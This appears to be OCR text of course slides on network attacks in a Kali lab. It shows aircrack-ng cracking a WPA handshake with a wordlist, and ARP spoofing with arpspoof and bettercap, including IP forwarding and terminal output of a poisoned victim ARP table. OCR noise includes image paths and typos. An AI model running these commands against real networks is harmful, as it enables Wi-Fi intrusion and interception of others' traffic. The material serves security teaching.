
root@kali: ~ 80x32

```
root@kali:~# aircrack-ng wpa_handshake-02.cap -w words.txt
Opening wpa_handshake-02.cap...
Read 9256 packets.

   #  BSSID              ESSID                     Encryption

   1  10:DA:43:9C:2D:F9  tesseract-2G              WPA (1 handshake, with PMKID)

Choosing first network as target.

Opening wpa_handshake-02.cap...
Read 9256 packets.

1 potential targets



                               Aircrack-ng 1.5.2

      [00:00:00] 2/1 keys tested (319.74 k/s)

      Time left: 0 seconds                                      200.00%

                        Current passphrase: 8023350621


      Transient Key   : C8 3D A4 4A F0 86 AA 45 FF 36 C9 A0 D1 BB F3 BC
                           KEY FOUND! [ 8023350621 ]
                        B0 AA D4 8F C9 CC 37 87 E5 AF 84 D3 7E F4 2D 31
      EAPOL HMAC      : 35 D0 59 C0 F8 67 76 F7 F8 40 75 6D E6 C3 84 F2
root@kali:~#
```


MITM




ARP REQUEST


A
Who has 10.0.2.7?
B
C
D
Router
IP: 10.0.2.1
MAC: 00:11:11:11:11:11
IP: 10.0.2.6
MAC: 00:11:22:33:44:
IP: 10.0.2.7
MAC: 00:22:11:33:44:55
IP: 10.0.2.15
MAC: 00:22:11:33:44:11


ARP RESPONSE



TYPICAL NETWORK



ARP SPOOFING



NH: Post-connection attacks - Active

arpspoof: Basic ARP spoofing tool

> arpspoof -i [inerface] -t [clientIP] [gatewayIP]

> arpspoof -i [inerface] -t [gatewayIP][clientIP]


bettercap

> buttercup -iface interface

1. arpspoof: Basic ARP spoofing tool

```
root@kali: ~ 86x24
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe5b:b1a6  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5b:b1:a6  txqueuelen 1000  (Ethernet)
        RX packets 612  bytes 179757 (175.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2459  bytes 151132 (147.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# arp -a
? (10.0.2.3) at 08:00:27:38:c1:3b [ether] on eth0
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0

root@kali:~# arpspoof -i eth0 -t 10.0.2.15 10.0.2.1
8:0:27:5b:b1:a6 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.1 is-at 8:0:27:5b:b1:a6

root@kali: ~ 86x11
root@kali:~# arpspoof -i eth0 -t 10.0.2.1 10.0.2.15
8:0:27:5b:b1:a6 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:5b:b1:a6
8:0:27:5b:b1:a6 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:5b:b1:a6
```

1. arpspoof: Basic ARP spoofing tool



NOTE: `root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward`

Select Command Prompt

```
C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c50d:519f:96a4:e108%7
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

C:\Users\IEUser>arp -a

Interface: 10.0.2.15 --- 0x7
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-38-c1-3b     dynamic
  10.0.2.4              08-00-27-5b-b1-a6     dynamic
  10.0.2.67             08-00-27-5b-b1-a6     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 10.0.2.15 --- 0x7
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-5b-b1-a6     dynamic
  10.0.2.3              08-00-27-38-c1-3b     dynamic
  10.0.2.4              08-00-27-5b-b1-a6     dynamic
  10.0.2.67             08-00-27-5b-b1-a6     dynamic
